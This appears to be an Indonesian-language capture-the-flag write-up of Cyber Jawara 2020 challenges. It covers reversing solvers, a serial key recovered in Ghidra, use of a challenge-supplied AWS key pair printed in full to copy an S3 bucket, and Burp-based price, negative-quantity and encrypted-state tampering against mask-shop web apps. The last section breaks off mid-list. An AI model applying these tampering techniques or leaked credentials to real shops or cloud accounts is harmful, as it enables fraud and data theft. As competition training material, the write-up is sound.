


```
Windows PowerShell
PS D:\Cyber Security Data\Capture The Flag\CJ2020> python .\babysolver.py
C
CJ
CJ2
CJ20
CJ202
CJ2020
CJ2020{
CJ2020{b
CJ2020{b4
CJ2020{b4A
CJ2020{b4A4
CJ2020{b4A4a
CJ2020{b4A4a4
CJ2020{b4A4a4B
CJ2020{b4A4a4BB
CJ2020{b4A4a4BBb
CJ2020{b4A4a4BBbb
CJ2020{b4A4a4BBbb7
CJ2020{b4A4a4BBbb7y
CJ2020{b4A4a4BBbb7yy
CJ2020{b4A4a4BBbb7yy}
CJ2020{b4A4a4BBbb7yy}
PS D:\Cyber Security Data\Capture The Flag\CJ2020>
```


Flag: CJ2020{b4A4a4BBbb7yy}

Pawon

Pawon... diberikan file executable, dilihat di ghidra, mainnya langsung menarik



Sepertinya kita memerlukan 'serial-key', dan serial-key itu di validate menggunakan a lots of if... karena biasanya ghidra itu memasukan variabelnya berurutan, maka tinggal di sesuaikan saja.




Disini agak ragu untuk serial-key part pertamanya antara, 'emPe', 'TemP', 'TmPe', 'TemPe'... so just try it all up ternyata 'TemPe' yang benar, Serial-Key : TemPe-joSST-cuzgH5-SuT18Y
Tinggal dimasukan dan kita mendapatkan...

```
-----  
CJ 2020  
-----  
Enter Your Mail  
> a@a.c  
Enter Serial  
> TemPe-joSST-cuzgH5-SuT18Y  
  
CJ2020{r+jKctQn&m14l,.JBH8Wck[0914j}}
```


Seems, like disana ada unprintable bytes, hilangkan bytes itu dan... itu flagnya .-.
FLAG: CJ2020{r+jKctQn&m14l,.JBH8WckZj}

Snake 2020


Disini kita diberikan game Snake GUI dengan file .jar yang menggunakan bahasa pemrograman java.



Kemudian kita lakukan proses unzip dengan 7zip dan decompile class dari jar tersebut menggunakan JD-Gui.



Dari keseluruhan class yang ada, ada sebuah algoritma pada Game.class yang cukup menarik, yaitu kita bisa mendapatkan sebuah letter apabila berhasil mencapai poin dengan jumlah tertentu sesuai dengan list pada MILESTONES.



Setelah dicoba beberapa kali, ternyata dengan mengurangi nilai MILESTONES terakhir yaitu 8172 dengan nilai sebelumnya 8047 menghasilkan nilai 125 yang merupakan ascii dari "}" . Sehingga ini merupakan indikasi flag dari soal, lalu kita membuat solver tersebut.

```
a = [5191, 5271, 5385, 5490, 5612, 5713, 5771, 5803, 5870, 5944, 5994,
6042, 6092, 6140, 6263, 6362, 6466, 6517, 6569, 6685, 6734, 6844, 6947,
7042, 7091, 7144, 7239, 7292, 7344, 7460, 7509, 7562, 7664, 7785, 7834,
7944, 8047, 8172]
flag = ""
for i in range (0,len(a)-1):
    flag += chr(a[i+1]-a[i])

print(flag)
```

Dan kita mendapatkan flag yang di inginkan.

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18363.1082]
(c) 2019 Microsoft Corporation. All rights reserved.

D:\Cyber Security Data\Capture The Flag\CJ2020>python snakesolver.py
Prize: CJ2020{ch34t1ng_15_54t15fy1ng}

D:\Cyber Security Data\Capture The Flag\CJ2020>_
```

Flag: CJ2020{ch34t1ng_15_54t15fy1ng}

Web

AWS

Diberikan soal yang berisi sebuah credential dari AWS berupa key_id, secret_key, dan bucket URL <https://cyberjawara.s3.amazonaws.com/>

```
[default]
aws_access_key_id = AKIA6QOBT5TWKXCV6PUO
aws_secret_access_key = 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
```

Disini kita dapat menggunakan AWS CLI untuk memanfaatkan stolen credential yang diberikan.

Pertama kita lakukan konfigurasi pada AWS CLI kita, untuk melakukan set key_id dan secret_key yang kita miliki

```
PS C:\Users\NeXT> aws configure
AWS Access Key ID [*****6PUO]: AKIA6QOBT5TWKXCV6PUO
AWS Secret Access Key [*****RwLR]: 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
Default region name [us-west-2]: us-west-2
Default output format [json]: json
```

Kemudian kita lakukan command `ls` pada bucket yang tersedia, yaitu *cyberjawara* yang berupa platform aws s3 (Amazon Simple Storage Service), guna melihat list file yang dimiliki bucket tersebut

```
PS C:\Users\NeXT> aws s3 ls s3://cyberjawara --recursive
2020-09-14 13:37:06          48 flag-c72411d2642162555c7010141be4f0bd.txt
```

Setelah kita mengetahui file yang terdapat disana, yaitu flag. Kita lakukan proses copy dari bucket ke local file kita

```
PS C:\Users\NeXT> aws s3 cp s3://cyberjawara ./ --recursive
download: s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt to .\flag-c72411d2642162555c7010141be4f0bd.txt
PS C:\Users\NeXT> echo .\flag-c72411d2642162555c7010141be4f0bd.txt
.\flag-c72411d2642162555c7010141be4f0bd.txt
PS C:\Users\NeXT> Get-Content .\flag-c72411d2642162555c7010141be4f0bd.txt
CJ2020{so_many_data_breaches_because_of_AWS_s3}
```

Dan flag berhasil di dapatkan.

Flag : CJ2020{so_many_data_breaches_because_of_AWS_s3}





Toko Masker 1

Disini kita di berikan sebuah web seperti ini

<https://tokomasker1.web.cyber.jawara.systems/>

Mask Shop

Your balance: \$100

	<div>Surgical Mask</div> <div>Available stocks: 30000</div>	<div>+ 0 -</div>	\$10
	<div>N95 Mask</div> <div>Available stocks: 20000</div>	<div>+ 0 -</div>	\$80
	<div>N99 Mask</div> <div>Available stocks: 10000</div>	<div>+ 1 -</div>	\$100
	<div>Gas Mask</div> <div>Available stocks: 300</div>	<div>+ 0 -</div>	\$500

Checkout

Disini kita di wajibkan untuk membeli masker N99 dengan total 100 unit, namun uang yang kita miliki hanya \$100.

Setelah melihat request yang dikirim pada saat checkout, sistem mengirimkan json dengan POST method yang berisi parameter pk, price, quantity.

Disini kita dapat dengan mudah mengganti value pada price parameter, guna mendapatkan harga murah dengan quantity 100 pada produk N99 Mask.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
1	https://tokomasker1.web.cy...	POST	/api/v1/getState		✓	200	393	JSON				✓	159.65.137.97	
2	https://tokomasker1.web.cy...	GET	/checkout?state=iLA3sw5MkwVQV...		✓	200	3570	HTML		Mask Shop		✓	159.65.137.97	
3	https://tokomasker1.web.cy...	POST	/api/v1/getSelectedItems		✓	200	316	JSON				✓	159.65.137.97	
4	https://tokomasker1.web.cy...	GET	/invoice?state=iLA3sw5MkwVQVLz...		✓	200	3737	HTML		Mask Shop		✓	159.65.137.97	
5	https://tokomasker1.web.cy...	POST	/api/v1/getInvoice		✓	200	367	JSON				✓	159.65.137.97	

Edited request

Raw Params Headers Hex JSON Beautifier JSON/JS Beautifier

Pretty Raw In Actions

```

4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://tokomasker1.web.cyber.jawara.systems/
8 Content-Type: application/json
9 Origin: https://tokomasker1.web.cyber.jawara.systems
10 Content-Length: 55
11 DNT: 1
12 Connection: close
13
14 {
  "selectedItems": [
    {
      "pk": "3",
      "price": 0,
      "quantity": 100
    }
  ]
}

```

Response

Raw Headers Hex JSON Beautifier JSON/JS Beautifier

Pretty Raw Render In Actions


```

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Thu, 17 Sep 2020 08:05:37 GMT
4 Content-Type: application/json
5 Content-Length: 205
6 Connection: close
7 X-Frame-Options: SAMEORIGIN
8
9 {
  "state": "iLA3sw5MkwVQVLzXbrZcbStgA2EI7vX6XSHfkHh4w036vCtPSNkTHRJa2dBuolipWak2phm4Uj5yJA4r..."
}

```

Setelah di ganti, price yang kita dapatkan menjadi 0 (tergantung kita set berapa)

Mask Shop - Checkout Your balance: \$100



N99 Mask
Available

100


x \$0

Total: \$0

Proceed to Payment

Dan flag berhasil di dapatkan

Mask Shop - Invoice Your balance: \$100



N99 Mask
Available

100

x \$0

Total: \$0

Pay

CJ2020{ez_price_tampering_for_bonus}

OK

Flag: CJ2020{ez_price_tampering_for_bonus}





Toko Masker 2

Disini kita masih diberikan tipe web yang mirip dengan Toko Masker 1, dengan sedikit modifikasi di dalamnya.

<https://tokomasker2.web.cyber.jawara.systems/>

Mask Shop


Your balance: \$100

	<div>Surgical Mask</div> <div>Available stocks: 30000</div>	<div>+ 0 -</div>	\$10
	<div>N95 Mask</div> <div>Available stocks: 20000</div>	<div>+ 0 -</div>	\$80
	<div>N99 Mask</div> <div>Available stocks: 10000</div>	<div>+ 0 -</div>	\$100
	<div>Gas Mask</div> <div>Available stocks: 300</div>	<div>+ 0 -</div>	\$500


Checkout

Pada Toko Masker 2, kita tidak dapat menggunakan cara yang sama. Sehingga harus memanfaatkan celah logic yang lain dari sistem ini.


Disini kita menemukan bahwa quantity yang dimiliki oleh Toko Masker 2 tidak tervalidasi, yang menyebabkan dapat di set menjadi negative value. Sehingga kita dengan mudah membeli 100 masker N99 dengan mengurangi harga dari masker lainnya menggunakan quantity negative. Sehingga menghasilkan Total price di bawah \$100.



Kita menggunakan burp proxy, dan mengganti value dari masker” tersebut.



Dan akhirnya kita berhasil mendapatkan flag yang di inginkan.



Flag: CJ2020{another_variant_of_price_tampering_from_real_case}

Toko Masker 3

Disini kita masih disediakan web yang sama, namun dengan proteksi tambahan yang kuat dari segi API nya. Sehingga disediakan oleh panitia sebuah source code mengenai API dan framework yang digunakan.

<https://tokomasker3.web.cyber.jawara.systems/>

Sehingga kita berpikir seharusnya ada celah lain yang dapat dimanfaatkan dari sistem web tersebut.

Pada akhirnya, kita menyadari bahwa state yang dimiliki oleh web tersebut memiliki pola, dan jika melihat dari source code yang diberikan, kita tahu bahwa state tersebut mengandung value dari json yang kita miliki, dan sudah di craft dengan parameter tambahan lainnya, yaitu total price dan image path dari produk pada cart yang kita miliki.

Disini kita dapat mengetahui bahwa sistem untuk payment, hanya akan membaca data dari state yang diberikan oleh API. sehingga sangat memungkinkan untuk dimodifikasi.

Untuk melakukan proses solving, kita butuh beberapa sampel dari state yang kita miliki. Karena posisi pada GetStatement dapat menerima format JSON lengkap yang terdapat pada state, ini dapat kita manfaatkan untuk melakukan pemotongan pada state", dengan menukar" posisi dan mengganti value dari parameter API tersebut.

Original position:

Response

Raw Headers Hex JSON Beautifier JSON/JS Beautifier Beautifier

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Thu, 17 Sep 2020 08:55:12 GMT
4 Content-Type: application/json
5 Content-Length: 130
6 Connection: close
7 X-Frame-Options: SAMEORIGIN
8
9 {
  "selectedItems":[
    {
      "pk":"3",
      "quantity":1,
      "price":100,
      "image_path":"n99_mask.jpg",
      "name":"N99 Mask"
    }
  ],
  "totalPrice":100
}
```

Modified position:

Request

Raw Params Headers Hex JSON Beautifier JSON/JS Beautifier Beautifier

Pretty Raw \n Actions

```
1 POST /api/v1/getState HTTP/1.1
2 Host: tokomasker3.web.cyber.jawara.systems
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://tokomasker3.web.cyber.jawara.systems/
8 Content-Type: application/json
9 Origin: https://tokomasker3.web.cyber.jawara.systems
10 Content-Length: 130
11 DNT: 1
12 Connection: close
13
14 {
  "selectedItems":[
    {
      "pk":"3",
      "quantity":1,
      "image_path":"n99_mask.jpg",
      "name":"N99 Mask",
      "price":100
    }
  ],
  "totalPrice":100
}
```

Response

Raw Headers Hex JSON Beautifier JSON/JS Beautifier Beautifier

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Thu, 17 Sep 2020 08:56:19 GMT
4 Content-Type: application/json
5 Content-Length: 205
6 Connection: close
7 X-Frame-Options: SAMEORIGIN
8
9 {
  "state":
    "Ju0PpXyafZl1/fDfD5u0SKFqLnMayPEnPFHnFPXr+bQKgc/NS0D7Y6/Pr72QvYLyAhn1E09v5Q8N7eHYUB87DFbCDzHdmx1x+f+oPgK6bHEw9QeKcJ11DTfzum8Babz3qbdn4pXESp5S2uthtyC873603uzH2F xJAReY11UVn71/A+rmd29H166L/mt"
}
```

Request

Raw Params Headers Hex JSON Beautifier JSON/JS Beautifier Beautifier

Pretty Raw \n Actions

```
1 POST /api/v1/getSelectedItems HTTP/1.1
2 Host: tokomasker3.web.cyber.jawara.systems
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://tokomasker3.web.cyber.jawara.systems/checkout?state=Ju0PpXyafZl1f2FRfDfD5u0SKFqLnMayPEnPFHnFPXr+bQKgc/NS0D7Y6/Pr72QvYLyAhn1E09v5Q8N7eHYUB87DFbCDzHdmx1x+f+oPgK6bHEw9QeKcJ11DTfzum8Babz3qbdn4pXESp5S2uthtyC873603uzH2F xJAReY11UVn71/A+rmd29H166L/mt
8 Content-Type: application/json
9 Origin: https://tokomasker3.web.cyber.jawara.systems
10 Content-Length: 204
11 DNT: 1
12 Connection: close
13
14 {
  "state":
    "Ju0PpXyafZl1/fDfD5u0SKFqLnMayPEnPFHnFPXr+bQKgc/NS0D7Y6/Pr72QvYLyAhn1E09v5Q8N7eHYUB87DFbCDzHdmx1x+f+oPgK6bHEw9QeKcJ11DTfzum8Babz3qbdn4pXESp5S2uthtyC873603uzH2F xJAReY11UVn71/A+rmd29H166L/mt"
}
```

Response

Raw Headers Hex JSON Beautifier JSON/JS Beautifier Beautifier

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Thu, 17 Sep 2020 08:55:12 GMT
4 Content-Type: application/json
5 Content-Length: 130
6 Connection: close
7 X-Frame-Options: SAMEORIGIN
8
9 {
  "selectedItems":[
    {
      "pk":"3",
      "quantity":1,
      "price":100,
      "image_path":"n99_mask.jpg",
      "name":"N99 Mask"
    }
  ],
  "totalPrice":100
}
```

Pk 3, Quantity 0, Total Price 0

JuoPpXyafZi/NfDMSwOSKFqInMayPEnPfNnFPXr+bQk29oMfljMbcGON1/qqD4R+yAHniEO9VsQ0M7eHYUNB7DfbCDzHdmnxI+Xf+oPqK6bHEn9QeBcwjI1DTfzumRBa8zJqbdn4pXE5spS2uthoYQmT0398ytSgBR82bgdLitGZ5/it7Oi0TAX9gLSEhOg/

Pk 3, Quantity 1, Total Price 100

JuoPpXyafZi/NfDMSwOSKFqInMayPEnPfNnFPXr+bQkgc/NS9D7Ty6/Pr72Q+YLcyAHniEO9VsQ0M7eHYUNB7DfbCDzHdmnxI+Xf+oPqK6bHEn9QeBcwjI1DTfzumRBa8zJqbdn4pXE5spS2uthoYc87JG01wzH2FjxARrEYliUYn71/A+rmHd29Ni66L/mt

Pk 3, Quantity 100, Total Price 10000

JuoPpXyafZi/NfDMSwOSKFqInMayPEnPfNnFPXr+bQlYy1WDfeBi0R7I7u7noCHwczie/m8txWFPk8ku44JCaA2tnex3NL9DIX+fvHPvYHWqSwebOR/DjuSfft+v29I84IMUN4QIcTINQEamsVzUfPD4zDjA8ieWbyrzpHGFBuXxXDLFjk046U4Y78bOPwWjv

Pk 3, Quantity 101, Total Price 10100

